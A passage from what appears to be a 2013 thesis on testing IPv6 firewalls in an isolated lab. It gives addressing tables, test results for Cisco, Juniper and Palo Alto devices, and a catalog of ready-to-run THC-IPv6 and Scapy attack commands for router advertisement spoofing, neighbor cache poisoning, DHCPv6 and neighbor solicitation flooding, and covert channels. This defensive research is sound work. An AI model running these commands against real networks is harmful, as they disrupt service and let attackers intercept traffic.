In order to test IPv6 firewalls without affecting the real Internet, we built an autonomous security test laboratory whose network diagram is shown in Figure 4.1. It represents a "fairly standard corporate network, with one part available to the public and a second part available only internally", [13]. Hence, it consists three zones: the untrust zone (also called "outside", representing the Internet), a demilitarized zone (DMZ, houses servers that must be accessible from the trust and untrust zone), and the trust zone (also called "inside"), which is devided into two end-user subnets. One of the subnets has an additional router and is an IPv6-only network.[1] There are three "attacking hosts", one in the trust zone (in_PC02) and two in the untrust zone (out_PC01, out_PC02). Out_PC02 is commonly the machine to which messages from the inside networks are sent in order to test whether the firewall permits and forwards falsified packets. The two servers listen to incoming HTTP connections on TCP port 80, mainly for testing the policy rules in the firewall. To have full access to the two routers and the firewall even if the IPv6 connections are interrupted, we use IPv4 connections to administrate them. To simplify installation and (remote) administration, we installed all computers/servers as virtual machines (VMs) [13, p. 442] which can be accessed through the virtual machine console.

[1] Note that even in the end of 2012 you cannot run an IPv6-only network without adjusting some settings in most modern operating systems. For example, Windows 7 does not install Windows Updates due to the lack of AAAA records for their domain names [93], and the repositories of Ubuntu Linux are not IPv6 capable [99], too.




Figure 4.1.: Laboratory Network Diagram

| Host | Cisco | Juniper | Palo Alto | RA | Flags | IP Addresses |
|---|---|---|---|---|---|---|
| out_srv01 | | | | | | 2001:db8:732c:8020::80 |
| out_PC01 | | | | | | 2001:db8:732c:8020:20c:29ff:feb6:ee96 |
| out_PC02 | | | | | | 2001:db8:732c:8010::10<br>192.168.10.10 |
| out_Router01 | | ge-0/0/0 | | ✗ | | 2001:db8:732c:8010::1<br>192.168.10.1 |
| | | ge-0/0/1 | | ✓ | O, A | 2001:db8:732c:8020::1 |
| | | ge-0/0/3 | | ✗ | | 2001:db8:732c:1::88<br>*192.0.2.88* |
| dmz_srv01 | | | | | | 2001:db8:732c:8050::80<br>192.168.50.80 |
| **Firewall** | eth0/0 | eth0/0 | eth1/1 | ✗ | | 2001:db8:732c:8010::2<br>192.168.10.2 |
| | eth0/1 | eth0/1 | eth1/2 | ✓ | O | 2001:db8:732c:8050::1<br>192.168.50.1 |
| | eth0/2 | eth0/2 | eth1/3 | ✓ | O, A | 2001:db8:732c:8110::1<br>192.168.110.1 |
| | eth0/3 | eth0/3 | eth1/4 | ✗ | | 2001:db8:732c:8090::1 |
| | - | eth0/6 | MGT | | | *192.0.2.87* |
| in_PC01 | | | | | | 2001:db8:732c:8110:9061:b980:c1c6:764e |
| in_PC02 | | | | | | 2001:db8:732c:8110:20c:29ff:fefd:4fba |
| in_PC03 | | | | | | 2001:db8:732c:8120:5946:f276:fad8:36ea |
| in_Router01 | | ge-0/0/0 | | ✗ | | 2001:db8:732c:8090::2 |
| | | ge-0/0/1 | | ✓ | O, A | 2001:db8:732c:8120::1 |
| | | ge-0/0/3 | | ✗ | | *192.0.2.86* |

Table 4.1.: Laboratory Adressing Scheme

| | **Network** | **Gateway** |
|---|---|---|
| IPv6 | 2001:db8:732c:8120::/64 | 2001:db8:732c:8090::2 |
| | ::/0 | 2001:db8:732c:8010::1 |
| IPv4 | 0.0.0.0/0 | 192.168.10.1 |

Table 4.2.: Laboratory Firewall Static Routes

Table 4.1 lists the configured IPv6 and IPv4 addresses in the whole test laboratory as well as the used interfaces on the three firewalls. The IPv6 addresses of the Windows machines (in_PC01 and in_PC03) are the non-temporary addresses. Note that the interface identifiers for all non-temporary adresses on Microsoft operating systems, i.e., even for the link-local addresses, are always randomized but remain persistent, [27, p. 220-221]. The additional temporary IPv6 addresses (Privacy Extensions) and the IPv4 addresses obtained via DHCPv4 are not shown in the table. The three IPv4 addresses that are used for management purposes of the two routers and the firewall are indicated by *italic letters*.[2] (Since the Cisco ASA 5505 firewall has no dedicated management port nor the concept of virtual routers, no management interface was configured in order to avoid routing issues.) The checkmarks in the RA column indicate whether the routed interfaces send Router Advertisements. While the O flag indicates that stateless DHCPv6 should be used for obtaining at least a DNS server (set in the RA), the A flag is set in conjunction with a prefix information option that should be used for Stateless Address Autoconfiguration (SLAAC). Table 4.2 lists the three static routes that are configured on the firewall.

Finally, we implemented a few basic policy rules between the three zones as depicted in Figure 4.2. Even though a "permit any" rule to the untrust zone is quite open, it fits to our basic approach since we do not further investigate policy rules, but merely IPv6 attacks. All firewalls behave stateful, i.e., all answers from outgoing connections are permitted backwards to the trust/DMZ zone. Although all firewalls have implicit "deny any" rules, we additional configured them explicitly at the end of each policy to add logging mechanisms for all denied packets.

During our configurations on the three firewalls we followed Table 4.3 to configure exactly the same behavior on all devices. This table is not an overall IPv6 feature list for the concrete firewalls but only our basic checklist for the building of the laboratory. Only the Juniper SSG contains a stateless DHCPv6 server while a stateful DHCPv6 server does not exist on all three firewalls. This means that neither the Cisco nor the Palo Alto firewall can be used for end-user IPv6 subnets without adding an additional DHCPv6 server for delivering DNS server addresses to the IPv6 nodes. The Cisco ASA further only accepts static IP addresses and not DNS names for its NTP servers. Therefore we looked up the two round robin DNS names `0.de.pool.ntp.org` and `1.de.pool.ntp.org` and configured the appropriate IP addresses statically.

[2] As with the documentation IPv6 prefix `2001:db8::/32`, the `192.0.2.0/24` IPv4 address range is reserved for documentation purposes in RFC 5737.




Figure 4.2.: Laboratory Basic Policy Rules

| | | **Cisco** ASA 5505 | **Juniper** SSG 5 | **Palo Alto** PA-500 |
|---|---|---|---|---|
| IPv4 | IPv4 Addresses | ✓ | ✓ | ✓ |
| | Static IPv4 Routes | ✓ | ✓ | ✓ |
| | DHCPv4 VLAN3110: 192.168.110.10 - 192.168.110.20 | ✓ | ✓ | ✓ |
| | No NAT/NAPT, only routing | ✓ | ✓ | ✓ |
| IPv6 | IPv6 Addresses | ✓ | ✓ | ✓ |
| | Static IPv6 Routes | ✓ | ✓ | ✓ |
| | Router Advertisements (with O flag if DHCPv6) | ✓ | ✓ | ✓ |
| | Stateless DHCPv6 Server for DNS Assignment | ✗ | ✓ | ✗ |
| | Stateful DHCPv6 Server (DHCPv6 Tests only) | ✗ | ✗ | ✗ |
| Config | DNS Server (`8.8.8.8`) | ✓ | ✓ | ✓ |
| | NTP Server (`de.pool.ntp.org`) | ⊖ | ✓ | ✓ |
| | Network Policies IPv4 | ✓ | ✓ | ✓ |
| | Network Policies IPv6 | ✓ | ✓ | ✓ |
| Tests | Ping from in_PC01 to Firewall VLAN3110 | ✓ | ✓ | ✓ |
| | Ping from in_PC01 to out_Router01 VLAN3010 | ✓ | ✓ | ✓ |
| | Ping from in_PC03 to out_Router01 VLAN3010 | ✓ | ✓ | ✓ |
| | Ping from out_PC01 to dmz_srv01 | ✓ | ✓ | ✓ |
| | HTTP from in_PC01 to dmz_srv01 | ✓ | ✓ | ✓ |
| | HTTP from in_PC01 to out_srv01 | ✓ | ✓ | ✓ |

Table 4.3.: Laboratory Configuration Checklist. ✓ = fully configured and tested, ⊖ = partially configured (see continuous text for further information), ✗ = not configurable.

## 4.2. Selected Tests

The following table summarizes all security tests we checked against the firewalls. It also presents the complete shell commands we used in the laboratory. All attacks were executed from "in_PC02", except those with the prefix "out_PC01:". All security tools are from the THC-IPv6 attacking toolkit [47], except Scapy [11], the `SimpleFragmentation` script (Appendix A.4) and the isic6 and icmpsic6 fuzzing tools [105]. Some attacks, e.g., the covert channel attack, require the detection of arriving packets at the destination host, for which we used the packet analyzers Wireshark [22] or tcpdump [58]. Note that almost all of these tools require root privileges since they communicate directly with the network interface. Also note that each test must be executed independently, i.e., all previous test results such as falsified IPv6 neighbor cache entries must be cleared after every test case (Cisco: `clear ipv6 neighbors`, Juniper: `clear ndp`, Palo Alto: `clear neighbor all`).

It might be confusing that almost all security attacks are executed from the trust zone since a firewall is basically used to protect from attackers that reside on the untrust zone, i.e., the Internet. But since more than 50 % of all IPv6 security vulnerabilities are initiated inside the same layer 2 subnet (refer to Table 3.2, column "Only Layer 2"), we executed them in a similar way. Furthermore, the covert channel and firewall evasion attacks are also realistic if initiated from the inside, e.g., if an employee (or a trojan horse malware) wants to send confidential information to the outside without beeing recognized or blocked by the firewall.

| # | Test Case with Description | Command |
|---|---|---|
| 1 | **Reconnaissance:** Use the SLAAC script from Nmap to force an IPv6 address generation with Duplicate Address Detection (DAD). The firewall's IPv6 address should not appear. | `nmap -6 --script= targets-ipv6-multicast-slaac. nse` |
| 2 | **Multicast Source 1:** (Covered under "Amplification Attack in Section 3.1.1.) Reveals whether the firewall's interface answers to echo-requests that are sent from the `all-nodes` multicast address. In_PC01 observes whether echo-replies sent from the firewall to the `all-nodes` multicast address arrive at its interface. The firewall MUST NOT answer to these pings. | `./rsmurf6 eth0 2001:db8:732c: 8110::1` |

| | | |
|---|---|---|
| 3 | **Multicast Source 2:** (Covered under "Amplification Attack in Section 3.1.1.) Reveals whether the firewall lets IPv6 packets with a multicast source address pass through it. Out_PC02 observes whether the echo-requests sent from the `all-nodes` multicast address arrive at its interface. | `./rsmurf6 eth0 2001:db8:732c:8010::10` |
| 4 | **Covert Channel:** Sends some characters in fields that carry no payload by default. The firewall should not forward these hidden messages. Out_PC02 observes whether the echo-request with its extension header arrives completely. | `Scapy: send(IPv6(dst="2001:db8:732c:8010::10") /IPv6ExtHdrDestOpt(options=[PadN(optdata=("11111111"))]+[PadN(optdata=("2222222222222222"))]) / ICMPv6EchoRequest(id=1))` |
| 5 | **Router Alert Flooding:** Flood packets that contain the Hop-by-Hop Otions header with the Router Alert option set. The firewall's CPU load should not reach 100 %. | `./denial6 eth0 2001:db8:732c:8010::10 1` |
| 6 | **Routing Header Type 0, 1:** Send a RH0 packet *to* an interface of the firewall (DMZ) and recognize whether it is processed. Final destination: out_PC02. The firewall MUST NOT process it. | `Scapy: send(IPv6(dst="2001:db8:732c:8050::1") /IPv6ExtHdrRouting(type=0,addresses=["2001:db8:732c:8010::10"]) / ICMPv6EchoRequest(id=1))` |
| 7 | **Routing Header Type 0, 2:** Send a RH0 packet *through* the firewall and recognize whether it is passed. Final destination: out_PC01. Note: the intermediary node (out_PC02) does not process RH0 packets anyway. It is only interesting if this packet arrives at the intermediary node, i.e., passed the firewall. The firewall MUST NOT forward it. | `Scapy: send(IPv6(dst="2001:db8:732c:8010::10") /IPv6ExtHdrRouting(type=0,addresses=["2001:db8:732c:8020:20c:29ff:feb6:ee96"]) / ICMPv6EchoRequest(id=1))` |
| 8 | **Tiny Fragments:** Send an echo-request splitted into two tiny fragments through the firewall. Destination: out_PC02. Since such tiny fragments do not occur on normal connections, the firewall should drop them. | `./SimpleFragmentation 2001:db8:732c:8110:20c:29ff:fefd:4fba 2001:db8:732c:8010::10 1 1` |

| | | |
|---|---|---|
| 9 | **Large Fragments:** Send a large IPv6 packet in which the upper-layer information is *not* present in the first fragment. Destination: dmz_srv01. Since the destination TCP port 81 is not allowed due to the policy rules, the firewall should not forward this packet. | `./thcping6 -D "xxx" -S 81 eth0 2001:db8:732c:8110:20c:29ff:fefd:4fba 2001:db8:732c:8050::80` |
| 10 | **Router Advertisement Spoofing:** Announce a new default router on the link. The firewall (router) must not create a new route entry with the new proposed router as the next hop since it only populates its routing table via static routes or dynamic routing protocols. | `./fake\_router26 eth0` |
| 11 | **Router Advertisement Killing:** Send a RA from the spoofed default router address with a lifetime of zero. The firewall cannot prevent this attack but should produce a log entry. The attack needs some time to affect the network since it requires an unsolicited RA sent by the legitimate firewall first. | `./kill\_router6 eth0 '*'` |
| 12 | **Router Advertisement Flooding:** Flood the network with random RAs. The firewall should not change its routing entries nor should the CPU load be exhausted. (In_PC01 should be shut down during this flooding since Windows otherwise freezes.) | `./flood\_router26 eth0` |
| 13 | **Neighbor Advertisement Spoofing 1:** (ARP spoof in IPv4.) Answer to Neighbor Solicitations with spoofed NAs. The firewall should register duplicate NSs if it wants to communicate with a new neighbor. While running this attack, in_PC03 must send a ping to in_PC01 so that the firewall must issue a NS for in_PC01 on the local link. | `./parasite6 eth0` |

| | | |
|---|---|---|
| 14 | **Neighbor Advertisement Spoofing 2a:** Send gratuitous Neighbor Advertisements for a *new* neighbor. The firewall SHOULD NOT insert a new neighbor cache entry for the proposed neighbor. | `./fake_advertise6 eth0 fe80:: 1234:56ff:fe78:9abc ff02::1 10:34:56:78:9a:bc` |
| 15 | **Neighbor Advertisement Spoofing 2b:** Send gratuitous Neighbor Advertisements for an already known neighbor in order to change its link-layer address. In_PC03 must send a ping to in_PC01 *before* the attack is executed. A change of the link-layer address is correct due to the RFC. However, the firewall should generate a log entry. | `./fake_advertise6 eth0 2001:db8:732c:8110:9061:b980:c1c6:764e ff02::1 10:34:56:78:9a:bc` |
| 16 | **Neighbor Solicitation Flooding 1:** Flood the local network with NSs that are sent to the all-nodes multicast address and ask for the link-layer address of random IPv6 addresses. The firewall should not insert new neighbor entries in its neighbor cache. | `./flood_solicitate6 eth0` |
| 17 | **Neighbor Solicitation Flooding 2:** Flood the firewall with NSs from random IPv6 addresses. The target address is the link-local IPv6 address of the firewall. The parasite6 tool must be run in parallel to answer to all NS sent from the firewall for the Neighbor Unreachability Detection (NUD). The firewall should not crash after a few minutes of the attack and legitimate IPv6 nodes (e.g. in_PC01) should be able to communicate through the firewall even though the neighbor cache is flooded. | `./flood_solicitate6 eth0 <link-local-address>`<br>AND<br>`./parasite6 eth0` |
| 18 | **Neighbor Solicitation Flooding Remote:** Ping random IPv6 addresses through the firewall from the outside to the DMZ network. The firewall should detect this as a ping sweep/storm. | out_PC01:<br>`./ndpexhaust6 eth0 2001:db8:732c:8050::/64` |

| | | |
|---|---|---|
| 19 | **Duplicate Address Detection DoS:** Prohibits the IPv6 address assignment for new nodes. While the attack is running, in_PC01 must be restarted. It will not get an active IPv6 connection. The firewall is not able to prevent this but since the answering of many consecutive DADs is quite abnormal it should recognize and log it. | `./dos-new-ip6 eth0` |
| 20 | **Redirect Spoofing:** Tests whether the firewall alters its routing table upon receiving a redirect message. Before the attack is executed, a static route to the fake network `2001:db8:732c:8111::/64` via in_PC01 `[...]:9061:b980:c1c6:764e` must be configured on the firewall. An echo-request must be executed on the firewall to ping `2001:db8:732c:8111::beef` in the fake network. The firewall MUST NOT change its routing table. | `./redir6 eth0 2001:db8:732c:8110::1 2001:db8:732c:8111::beef 2001:db8:732c:8110:9061:b980:c1c6:764e 2001:db8:732c:8110::2222` |
| 21 | **Stateless DHCPv6 Flooding:** Flood the stateless DHCPv6 server with SOLICIT messages. If the server stores information such as the Client DUID and its link-layer address, the memory of the server might overflow (DoS). | `./flood_dhcpc6 eth0` |
| 22 | **Stateful DHCPv6 Flooding:** Before the attack is initiated, a stateful DHCPv6 server must be configured on VLAN3110. After the attack, in_PC01 should be booted. If it does not gain a valid IPv6 address from the DHCPv6 server, the flooding attack was successful. Furthermore, the firewall should not crash due to the DoS attack. | `./flood_dhcpc6 -N eth0` |

| | | |
|---|---|---|
| 23 | **Implementation IPv6:** Send many randomized IPv6 packets from a spoofed source address to the link-local address of the firewall. The firewall should not crash after a certain amount of time. We test each firewall over a period of twelve hours. | `isic6 -s fe80::1234:5678:90ab: cdef -d <link-local-address> -I 20` |
| 24 | **Implementation ICMPv6:** Same as the above mentioned, but with randomized ICMPv6 packets. | `icmpsic6 -s fe80:: 1234:5678:90ab: cdef -d <link-local-address>` |

Table 4.4.: Laboratory Security Tests Catalog

During our tests we noticed that if the CPU load of a firewall increased to about 100 % we cannot distinguish if this exhaustion is related to the raw flooding of packets or to the specific flooding attack. On a small device, a flood of normal IPv6 packets already exhausts the CPU, e.g., `ndpexhaust6`. That is, we cannot explicitly distinguish whether the flooding of packets or the processing of some other information that are inside the packets lead to the denial of service. Since our test firewalls had not the same throughput and overall performance specifications, the flooding test results are not comparable directly. We discuss all these test results in the next chapter.

#### Not Selected Security Tests

- **Amplification:** We have not tested the smurf attack because the impact at the victim depends on the number of IPv6 nodes on the link. Since our test laboratory has only three legitimate IPv6 nodes on the trust network, this attack is useless in that case. However, the firewall would see an echo-request flood sent to the all-nodes multicast address and should log this happening, even though it could not prevent it.

- **Rogue DHCPv6 Server:** We have not installed a rogue DHCPv6 server in the test laboratory because the countermeasures against a rogue DHCPv6 server are merely executed on a switch and not on a firewall. Furthermore, we believe that a passive recognition of a rogue DHCPv6 server by the firewall is quite far-fetched (refer to Section 3.3.3).

- **Tunnel Injection:** Due to the recommendations for the secure usage of tunnels in Section 3.5.4 we did not built a special laboratory case in order to test the tunnel injection mechanisms. We merely focused on native IPv6 security issues.

- **NAT64 Denial of Service:** Same reason as the above mentioned: it was not our aim to test transition methods, but to test IPv6 firewalls.

## 4.3. Firewalls' Test Results

After we explained all security flaws concerning the IPv6 protocol and provided a list with all security tools to test the vulnerabilities, we now present all firewall test results we have performed in the laboratory. We executed all these tests in the mid of January 2013. That is, all software versions of all systems were updated on January 14th, 2013: the operating systems Windows 7 (SP1) and Ubuntu Linux (12.04.1 LTS, 3.2.0-35-generic-pae), all three used hardware firewalls, and the appropriate security toolkits (ISIC 0.07, Nmap 6.01, Scapy 2.2.0, and THC-IPv6 2.1).

The first table shows the results of all 22 security attacks plus the two implementation fuzzing tools. Each attack is divided into three categories/columns: the "Prevented by Default" column is checked if the firewall blocked the attack out of the box while the "Prevented after Config" column is checked if the attack was not prevented by default but a further configuration in the firewall led to a block. Finally, the "Log Entry" column is checked if the firewall adds at least one meaningful entry in its log/event/alarm/etc. table. (A "debugging" log entry is not meant to be meaningful.) The table further reveals whether the attacks are against the normal "IPv6 node or router" of the firewall, or against the actual "IPv6 firewall" features. That is, layer 2 attacks only touch the IPv6 interface of the firewall and not its Intrusion Detection System (IDS) technologies. Security attacks that want to circumvent the security policy of the firewall are those which are against the firewall features, e.g., the covert channel and firewall evasion attacks. However, since the firewall is a layer 2 participant all the time, it can recognize many of the attacks just like an intrusion detection system. The only exception is the Duplicate Address Detection (DAD) denial of service attack in which the firewall is not attacked directly, but since these DoS messages are sent via multicast packets, the firewall is able to see them, too.

For all firewallswe have the assumption that a "default deny any" policy is configured from the vendors out of the box. That is, not only the access control lists should block all connections that are not allowed explicitly, but also protocol inspections should block all uncommon behaviors. The configurations of all three firewalls that we used for the "Prevented by Default" column are listed in Appendix C. The "Prevented after Config" changes are listed in the next sections.

The total values in the following tables counted the checkmarks (✓) as 1, while the mid symbol (⊖) in the Cisco and Juniper columns are counted as 0.5 (see next sections for further details). However, in test case # 18, the mid symbol in the Palo Alto column is not counted since the attack is not prevented correctly. Of course, all x marks (✗) are not counted.

Table 4.6 presents a weighted score for the three categories. Each prevented by default checkmark is weighted with one point while the prevented after config checkmarks are weighted with 0.5 points. The log entry checkmarks are also counted as 0.5 points per checkmark. However, only the three

| # | Test Case | Testobject is **IPv6 Node** or **Router** | Testobject is **IPv6 Firewall** | **Cisco** ASA 5505 9.1.1 | | | **Juniper** SSG 5 6.3.0r13 | | | **Palo Alto** PA-500 5.0.1 | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|
| | | | | Prevented by Default | Prevented after Config | Log Entry | Prevented by Default | Prevented after Config | Log Entry | Prevented by Default | Prevented after Config | Log Entry |
| 1 | Reconnaissance | x | | ✓ | | ✗ | ✓ | | ✗ | ✓ | | ✗ |
| 2 | Multicast Source 1 | x | | ✓ | | ✓ | ✓ | | ✗ | ✓ | | ✗ |
| 3 | Multicast Source 2 | | x | ✓ | | ✓ | ✓ | | ✗ | ✓ | | ✗ |
| 4 | Covert Channel | | x | ✗ | ✗ | ✗ | ✗ | ✗ | ✗ | ✗ | ✓ | ✗ |
| 5 | Router Alert Flooding | x | | ✓ | | ✗ | ✓ | | ✗ | ✓ | | ✗ |
| 6 | Routing Header Type 0, 1 | x | | ✓ | | ✗ | ✓ | | ✗ | ✓ | | ✗ |
| 7 | Routing Header Type 0, 2 | | x | ✓ | | ✓ | ✗ | ✓ | ✓ | ✓ | | ✗ |
| 8 | Tiny Fragments | | x | ✓ | | ✓ | ✗ | ✓ | ✓ | ✓ | | ✗ |
| 9 | Large Fragments | | x | ✓ | | ✗ | ✓ | | ✗ | ✓ | | ✗ |
| 10 | Router Advertisement Spoofing | x | | ✓ | | ✓ | ✓ | | ✗ | ✓ | | ✗ |
| 11 | Router Advertisement Killing | x | | - | | ✗ | - | | ✗ | - | | ✗ |
| 12 | Router Advertisement Flooding | x | | ⊖ | | ✗ | ✓ | | ✗ | ✓ | | ✗ |
| 13 | Neighbor Advertisement Spoofing 1 | x | | - | | ✗ | - | | ✗ | - | | ✗ |
| 14 | Neighbor Advertisement Spoofing 2a | x | | ✓ | | ✗ | ✓ | | ✗ | ✓ | | ✗ |
| 15 | Neighbor Advertisement Spoofing 2b | x | | - | | ✗ | - | | ✗ | - | | ✗ |
| 16 | Neighbor Solicitation Flooding 1 | x | | ⊖ | | ✗ | ⊖ | | ✗ | ✓ | | ✗ |
| 17 | Neighbor Solicitation Flooding 2 | x | | ✗ | ✗ | ✗ | ✗ | ✓ | ✓ | ✓ | | ✗ |
| 18 | Neighbor Solicitation Flooding Remote | | x | ✗ | ✗ | ✗ | ✗ | ✓ | ✓ | ⊖ | ⊖ | ✓ |
| 19 | Duplicate Address Detection DoS | - | - | - | | ✗ | - | | ✗ | - | | ✗ |
| 20 | Redirect Spoofing | x | | ✓ | | - | ✓ | | - | ✓ | | - |
| 21 | Stateless DHCPv6 Flooding | x | | - | | - | ✗ | ✓ | ✓ | - | | - |
| 22 | Stateful DHCPv6 Flooding | x | | - | | - | | | - | - | | - |
| 23 | Implementation IPv6 | x | | ✓ | | - | ✓ | | - | ✓ | | - |
| 24 | Implementation ICMPv6 | x | | ✓ | | - | ✓ | | - | ✓ | | - |
| | **Total** | 17 | 6 | 14 | 0 | 5 | 12.5 | 5 | 5 | 16 | 1 | 1 |

Table 4.5.: Laboratory Firewall Test Results: ✓ = prevented/logged, ⊖ = not completely prevented (see continuous text for further details), ✗ = not prevented/logged. The "-" symbol signalizes that the attack cannot be prevented or logged.

| | Weight | **Cisco** ASA 5505 9.1.1 | **Juniper** SSG 5 6.3.0r13 | **Palo Alto** PA-500 5.0.1 |
|---|---|---|---|---|
| Prevented by Default | 1 P | **14** | **12.5** | **16** |
| Prevented after Config | 0.5 P | 0 | 5 | 1 |
| Log Entry | 0.5 P | 5 | 5 | 1 |
| **Score** | | **16.5 P** | **17.5 P** | **17 P** |

Table 4.6.: Laboratory Firewall Score

columns of the previous table are weighted and not the different types of attacks. Of course, some other average values could be calculated depending on the weight of the security attacks. For example, a further differentiation between "layer 2 intrusion detection" and "layer 3 firewall" could be meaningful.

### 4.3.1. Cisco ASA 5505

Concerning the Cisco Adaptive Security Appliance (ASA), information about the current release are listed in the "Release Notes for the Cisco ASA Series, Version 9.0(x)" [21], while the "Cisco ASA Series Command Reference" explains all commands available, [20]. After the base configuration, we turned on the "Real-Time Log Viewer" with a logging level beginning with "Notifications", i.e., all messages that are neither debugging nor informational were shown. This is necessary because otherwise every new connection is shown which would completely hide any other relevant messages.

After our first pass of all 24 tests, 13 attacks were prevented by default. The test cases # 12 and 16 (flooding attacks) both exhausted the CPU with a load of 100 % while the firewall did not insert new routes or neighbors in its tables. Therefore, these two tests can be counted as prevented, while we ranked them only as 0.5 points because of the CPU exhaustion. Test case # 17 also exhausted the CPU but with the difference that the CPU load did not decrease immediately after the attack was stopped.

We then searched in the command reference for "Covert Channel" and "Flood" concerning IPv6, but without any hits. The only IPv6 related security feature is the "IPv6 Inspection Map" in which we enabled both options ("Permit only known extension headers", and "Enforce extension header order", refer to Listing 4.1) and further blocked all routing headers. Any additional options concerning other extension headers are only to drop and/or log them completely without any further options. We also enabled the "IP Audit Signatures" on all interfaces, but no single signature contained IPv6 functionality.

